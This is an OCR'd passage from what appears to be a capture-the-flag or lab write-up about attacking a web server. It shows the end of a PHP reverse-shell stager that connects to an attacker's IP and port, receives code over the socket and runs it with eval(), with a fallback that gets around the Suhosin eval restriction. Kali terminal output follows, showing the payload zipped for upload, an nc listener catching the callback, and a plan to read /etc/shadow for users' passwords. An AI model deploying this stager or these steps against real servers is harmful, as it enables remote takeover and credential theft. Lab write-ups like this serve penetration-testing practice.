
```
    $res = @socket_connect($s, $ip, $port);
    if (!$res) {
        die();
    }
    $s_type = "socket";
}
if (!$s_type) {
    die("no socket funcs");
}
if (!$s) {
    die("no socket");
}
switch ($s_type) {
    case "stream":
        $len = fread($s, 4);
        break;
    case "socket":
        $len = socket_read($s, 4);
        break;
}
if (!$len) {
    die();
}
$a = unpack("Nlen", $len);
$len = $a["len"];
$b = "";
while (strlen($b) < $len) {
    switch ($s_type) {
        case "stream":
            $b .= fread($s, $len - strlen($b));
            break;
        case "socket":
            $b .= socket_read($s, $len - strlen($b));
            break;
    }
}
$GLOBALS["msgsock"] = $s;
$GLOBALS["msgsock_type"] = $s_type;
if (extension_loaded("suhosin") && ini_get("suhosin.executor.disable_eval")) {
    $suhosin_bypass = create_function("", $b);
    $suhosin_bypass();
} else {
    eval($b);
}
die();
```

```
┌──(kali㉿kali)-[~/for_recon]
└─$ cp ~/Downloads/hack.php ./

┌──(kali㉿kali)-[~/for_recon]
└─$ ls
hack.php  index.html  php-reverse-shell.php  rce.php  rce-plus.zip  rce.zip

┌──(kali㉿kali)-[~/for_recon]
└─$ zip hack.zip index.html hack.php
  adding: index.html (stored 0%)
  adding: hack.php (deflated 55%)

┌──(kali㉿kali)-[~/for_recon]
└─$ ls
hack.php  index.html             rce.php       rce.zip
hack.zip  php-reverse-shell.php  rce-plus.zip

┌──(kali㉿kali)-[~/for_recon]
└─$
```

after upload the hack.zip, here is the result:

```
┌──(kali㉿kali)-[~/for_recon]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [172.16.1.4] from (UNKNOWN) [172.16.1.5] 56710
```

try_to_get_the_passwd_of_users_to_login_at_r-econ_VM_by_etc/shadow



according to this result and this link:https://charlesreid1.com/wiki/Metasploitable/John_Shadow_File

I think this way is wrong.